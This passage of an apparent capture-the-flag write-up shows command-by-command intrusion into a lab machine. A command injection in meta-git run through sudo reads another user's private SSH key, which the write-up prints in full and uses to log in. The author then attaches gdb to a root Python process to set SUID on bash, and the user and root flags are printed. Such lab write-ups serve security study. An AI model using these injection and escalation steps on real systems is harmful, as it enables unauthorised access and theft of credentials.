6 ls: command 'git clone ls ls' exited with error: Error: Command failed:
  git clone ls ls
7 (node:63078) UnhandledPromiseRejectionWarning: Error: ENOENT: no such
  file or directory, chdir '/home/gbyolo/ls'
8   at process.chdir (internal/process/main_thread_only.js:31:12)
9   at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone
    :27:11)
10  at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules
    /meta-git/node_modules/meta-exec/index.js:104:22)
11  at process._tickCallback (internal/process/next_tick.js:68:7)
12  at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
13  at startup (internal/bootstrap/node.js:283:19)
14  at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
15 (node:63078) UnhandledPromiseRejectionWarning: Unhandled promise
  rejection. This error originated either by throwing inside of an
  async function without a catch block, or by rejecting a promise
  which was not handled with .catch(). (rejection id: 2)
16 (node:63078) [DEP0018] DeprecationWarning: Unhandled promise rejections
  are deprecated. In the future, promise rejections that are not
  handled will terminate the Node.js process with a non-zero exit code
  .

```

I was able to use this to read the SSH key:

```

1 $ cd /tmp
2 $ sudo -u developer meta-git clone 'sss||cat /home/developer/.ssh/
  id_rsa'
3 meta git cloning into 'sss||cat /home/developer/.ssh/id_rsa' at id_rsa
4
5 id_rsa:
6 fatal: repository 'sss' does not exist
7 -----BEGIN OPENSSH PRIVATE KEY-----
8 b3B1bnNzaC1rZXktdjEAAAAAAAAABG5vbmlUAAAABm9uZQAAAAAAAAAABAAABlwAAAAAdzc2gtcn
9 NhAAAAAAwEAAQAAAYEAXDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmS05Us2S87dxyw
10 izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
11 pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
12 KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
13 Ad+7ig3vl9Iv+ZtrZkH0PsMhriILHBNuy9dFAGP5aa4ZUkYHi1/MLBnsW0giRHMgcJzcWX
14 OGeIjbtcdp2aB0jZlGJ+G6uLWrxwLX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
15 saMlzDijF5bZjPA0cLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLRDumdh0bROZFl3v5
16 hnsW9CoFLiKE/4jWKP6lPU+31G0TpKtLXYMDbcePAAAFiOUui47lLouOAAAAB3NzaC1yc2
17 EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkv03ccsIs2dIQ7Mx8p
18 PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAzyJEnMxqf8wctKVSuh+40hjAFUqa4m1/w63Rw
19 nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBTUymyqSNFqgFjUl
20 xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
21 L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCC3FlzhniCW7XHad
22 mgTo2ZRifhurilq8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
23 2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
24 hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAABAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv

```



```

25 JbW3BKBH+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJ0y0AdsbYHpa
26 ELWupj/TFE/66xwXJfiLBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
27 J0J1A6niLQh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
28 ng+nLaIwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4v0Z90DQztJ07aCDCiEv
29 Hx9U9A6HNYDEmfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQ0Zw8JRC1RpI/uTECivtmkp4
30 ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
31 N/NvWYyoIZPQgXKULtZyJ984pLSl2+k9Tca27aahZ0SLUceZqq71aXyFKPGWoITp5dAQAA
32 AMEA15stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4GLxm204DedrOD4c/Aw7YZFZLYDL2KUK6o
33 0M2X9joquMFMHUoXB7DATWknBS7xQcCFXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
34 pMMKNYMMYDERB1dpYZmh8mcMZgHN3LAK06Xdz57eQQt0oGq6btFdbdVDMwm+LuTRwxJSCs
35 Qtc2vyQ0EaOpEad9RvTiMNIaKy1AnLvIyoXAW49gIeK1ay7z3jAAAAwQdxEUTmwvt+oX1o
36 1U/ZPaHkmi/VKL03jxABwPRKFCjyDt6AMQ8K9Cn1ZnTLy+J1M+tm1L0xwkY3T5oJi/yLt
37 ercex4AFaAjZD7sjX9vDqX8atR8M1VX0y3aQ0HGYG2FF7vEFwYdNPFgQLxLvAczzXHBud
38 QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
39 jrzhfkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLo14LHhpWL30or08064fjhXGjhY4g
40 bLDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8087y9Ro5guymSDPprXF
41 LETXuj0l8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
42 YEEvKoox5zK4LPYIAgGJvhUTzSuu0tS809bGnTBTqUAq21NF59XVHDLX0ZAKCfnTW4IE7j
43 9u1fIdwzi56TWNhQAAAABFkZXZlbg9wZXJAZmFjdWx0eQ==
44 -----END OPENSSH PRIVATE KEY-----
45 # ...

```

I then proceeded to add this SSH key to my local VM:

```

1 cat > ~/.ssh/id_rsa <<EOT
2 -----BEGIN OPENSSH PRIVATE KEY-----
3 b3BlbnNzaC1rZXktbjEAAAAAAAAABG5vbmlUAAAABm9uZQAAAAAAAAAABAAABlwAAAAAdzc2gtcn
4 NhAAAAAwEAAQAAAYEAXDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmS05Us2S87dxyw
5 izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
6 pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
7 KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAvrs
8 Ad+7ig3vL9Iv+ZtrzkH0PsMhriILHBNuy9dFAGP5aa4ZUkYHi1/MLBnsW0giRHMgcJzcWX
9 0GeIjbtcdp2aB0jZlGJ+G6uLWrxwLX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
10 saMlZdijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhi0bR0ZFL3v5
11 hnsW9CoFLiKE/4jWKP6LPU+31G0TpKtLXYMDbcePAAAFi0Uui47LLouOAAAAB3NzaC1yc2
12 EAAAGBAMQwIKx3A9i0FN9vf/7HWqZ+J3Fc0WGCQAgv3M8ZkjuVLNkv03ccsIs2dIQ7Mx8p
13 PmwgeQdcL67ZgBbtijeGhgqACTDRpLaHAZyJEnMxqf8wctKVSuh+40hjAFUqa4m1/w63Rw
14 nJrCLu1qpMmdJgzdrEvt7jJ0iN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUyMyqSNFqgFjUl
15 xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
16 L/mbUc5B9D7DIa4iJRwTVMvXRQBJ+WmuGVJGB4tfzJQZ7FjoIkRzIHCC3FLzhniCW7XHad
17 mgTo2ZRifhurilq8cJV/WpzN4D100+AxqmVdUKf9/iWRdfflydXa9It9vI7GjJcw4oxeW
18 2Y6QDnC8UtFf0LffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
19 hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
20 JbW3BKBH+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJ0y0AdsbYHpa
21 ELWupj/TFE/66xwXJfiLBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
22 J0J1A6niLQh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
23 ng+nLaIwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4v0Z90DQztJ07aCDCiEv
24 Hx9U9A6HNYDEmfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQ0Zw8JRC1RpI/uTECivtmkp4
25 ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
26 N/NvWYyoIZPQgXKULtZyJ984pLSl2+k9Tca27aahZ0SLUceZqq71aXyFKPGWoITp5dAQAA
27 AMEA15stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4GLxm204DedrOD4c/Aw7YZFZLYDL2KUK6o

```



```
28 0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
29 pMMKNYMMYDERB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJSCs
30 Qtc2vyQOEaOpEad9RvTiMNIaKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
31 1U/ZPaHkmi/VKl03jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1L0xwkY3T5oJi/yLt
32 ercex4AFaAjZD7sjX9vDqX8atR8M1VX0y3aQ0HGYG2FF7vEFwYdNPFgqFLxLvAczzXHBud
33 QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
34 jrzhFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLo14lHhpWL30or8064fjhXGjhY4g
35 blDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8087y9Ro5guymSDPrXF
36 LETXuJ0l8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
37 YEEvKoox5zK4lPYIAgGJvhUTzSuu0tS809bGnTBTqUAq21NF59XVHDLX0ZakCfnTW4IE7j
38 9u1fIdwzi56TWNhQAAABFkZXZlbg9wZXJAZmFjdWx0eQ==
39 -----END OPENSSH PRIVATE KEY-----
40 EOT
41 chmod 600 ~/.ssh/id_rsa
```

And was able to log in:

```
1 $ ssh developer@10.10.11.169
2 Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)
3
4 * Documentation:  https://help.ubuntu.com
5 * Management:    https://landscape.canonical.com
6 * Support:       https://ubuntu.com/advantage
7
8 System information as of Thu Oct 13 20:54:58 CEST 2022
9
10 System load:            0.0
11 Usage of /:             82.5% of 4.67GB
12 Memory usage:          45%
13 Swap usage:            0%
14 Processes:             234
15 Users logged in:       1
16 IPv4 address for eth0: 10.10.11.169
17 IPv6 address for eth0: dead:beef::250:56ff:feb9:63db
18
19
20 0 updates can be applied immediately.
21
22
23 The list of available updates is more than a week old.
24 To check for new updates run: sudo apt update
25 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
    Check your Internet connection or proxy settings
26
27
28 Last login: Thu Oct 13 11:05:59 2022 from 10.10.14.94
29 -bash-5.0$ whoami
30 developer
```

After this, I was able to get the user flag:

```
1 $ cat user.txt
2 a2542ec10fe984b1113a65f53836ef66
```

8 Root Flag

In the user directory, a copy of gdb could be found:

```
1 $ ls -la
2 total 8292
3 drwxr-x--- 6 developer developer 4096 Oct 13 11:36 .
4 drwxr-xr-x 4 root root 4096 Jun 23 18:50 ..
5 lrwxrwxrwx 1 developer developer 9 Oct 24 2020 .bash_history ->
   /dev/null
6 -rw-r--r-- 1 developer developer 220 Oct 24 2020 .bash_logout
7 -rw-r--r-- 1 developer developer 3771 Oct 24 2020 .bashrc
8 drwx----- 2 developer developer 4096 Jun 23 18:50 .cache
9 drwx----- 3 developer developer 4096 Oct 13 09:52 .gnupg
10 drwxrwxr-x 3 developer developer 4096 Jun 23 18:50 .local
11 -rw-r--r-- 1 developer developer 807 Oct 24 2020 .profile
12 drwxr-xr-x 2 developer developer 4096 Jun 23 18:50 .ssh
13 -rw----- 1 developer developer 1375 Oct 13 09:53 .viminfo
14 -rwxr-x--- 1 developer developer 8440200 Oct 13 11:36 gdb
15 -rwxrwxr-x 1 developer developer 258 Nov 10 2020 sendmail.sh
16 -rw-r----- 1 root developer 33 Oct 13 07:11 user.txt
```

However this version gdb was owned by `developer`; `/usr/bin/gdb` was accessible to us however:

```
1 $ ls -la /usr/bin/gdb
2 -rwxr-x--- 1 root debug 8440200 Dec 8 2021 /usr/bin/gdb
3 $ groups
4 developer debug faculty
```

In the next step, I tried to take over one of the processes running as root and execute something:

```
1 $ ps -U root -u root u
2 # ...
3 root          930  0.0  0.0  2608  536 ?        Ss   07:10   0:00 /bin
   /sh -c bash /root/service_check.sh
4 root          931  0.0  0.1  5648  3040 ?        S    07:10   0:03 bash
   /root/service_check.sh
5 root          943  0.0  0.3 12172  7264 ?        Ss   07:10   0:00 sshd
   : /usr/sbin/sshd -D [listener] 0 of 10-100 startups
6 root          960  0.0  0.0  2860  1656 tty1    Ss+  07:10   0:00 /
   sbin/agetty -o -p -- \u --noclear tty1 linux
```

7	root	1572	0.0	0.2	38072	4628	?	Ss	07:11	0:00	/usr
	/lib/postfix/sbin/master -w										
8	root	60137	0.0	0.4	13952	9060	?	Ss	19:27	0:00	sshd
	: gbyolo [priv]										
9	root	61755	0.0	0.0	0	0	?	I	20:09	0:01	[
	kworker/1:1-events]										
10	root	62500	0.0	0.4	13948	9044	?	Ss	20:33	0:00	sshd
	: gbyolo [priv]										
11	root	62906	0.0	0.0	0	0	?	I	20:38	0:00	[
	kworker/u256:2-events_unbound]										
12	root	62911	0.0	0.0	0	0	?	I	20:39	0:00	[
	kworker/1:2-events]										
13	root	62974	0.0	0.0	0	0	?	I	20:39	0:00	[
	kworker/0:2-cgroup_destroy]										
14	root	62977	0.0	0.0	0	0	?	I	20:39	0:00	[
	kworker/0:3-events]										
15	root	63677	0.0	0.0	0	0	?	I	20:50	0:00	[
	kworker/u256:1-events_unbound]										
16	root	64013	0.0	0.0	0	0	?	I	20:54	0:00	[
	kworker/0:0-events]										
17	root	64014	0.0	0.0	0	0	?	I	20:54	0:00	[
	kworker/1:0-events]										
18	root	64031	0.0	0.4	13792	8984	?	Ss	20:54	0:00	sshd
	: developer [priv]										
19	root	64307	0.0	0.0	4260	516	?	S	20:58	0:00	
	sleep 20										

I chose Postfix:

```

1 $ gdb -p 1572
2 GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
3 Copyright (C) 2020 Free Software Foundation, Inc.
4 License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
  .html>
5 This is free software: you are free to change and redistribute it.
6 There is NO WARRANTY, to the extent permitted by law.
7 Type "show copying" and "show warranty" for details.
8 This GDB was configured as "x86_64-linux-gnu".
9 Type "show configuration" for configuration details.
10 For bug reporting instructions, please see:
11 <http://www.gnu.org/software/gdb/bugs/>.
12 Find the GDB manual and other documentation resources online at:
13   <http://www.gnu.org/software/gdb/documentation/>.
14
15 For help, type "help".
16 Type "apropos word" to search for commands related to "word".
17 Attaching to process 1572
18 Reading symbols from /usr/lib/postfix/sbin/master...
19 (No debugging symbols found in /usr/lib/postfix/sbin/master)
20 Reading symbols from /lib64/ld-linux-x86-64.so.2...
21 Reading symbols from /usr/lib/debug/.build-id/45/87364908

```

```
de169dec62ffa538170118c1c3a078.debug...
22 0x000007f1bce01442a in _start () from /lib64/ld-linux-x86-64.so.2
23 (gdb)
```

I then tried to escalate by setting the SUID bits (see <https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/>):

```
1 (gdb) call (void)system("chmod u+s /bin/bash")
2 No symbol "system" in current context.
```

But wasn't able to, because there were no debug symbols. Python usually has them included:

```
1 $ ps -U root -u root u | grep python
2 root          719  0.0  0.8 26896 17940 ?        Ss   07:10   0:00 /usr
   /bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

Attaching GDB allowed for setting the SUID bits for bash using the process running as root:

```
1 $ gdb -p 719
2 (gdb) call (void)system("chmod u+s /bin/bash")
3 [Detaching after vfork from child process 64874]
```

Upon exiting GDB, I was able to execute bash as root:

```
1 $ bash -p
2 bash-5.0# whoami
3 root
```

Inspecting root's home directory yielded a few suspicious files, which is where the root flag could be found:

```
1 # ls /root/
2 check_cron.sh  root.txt  service_check.sh
3 # cat /root/root.txt
4 b2107f909ec0fd1c66f1c9a1240c93ee
```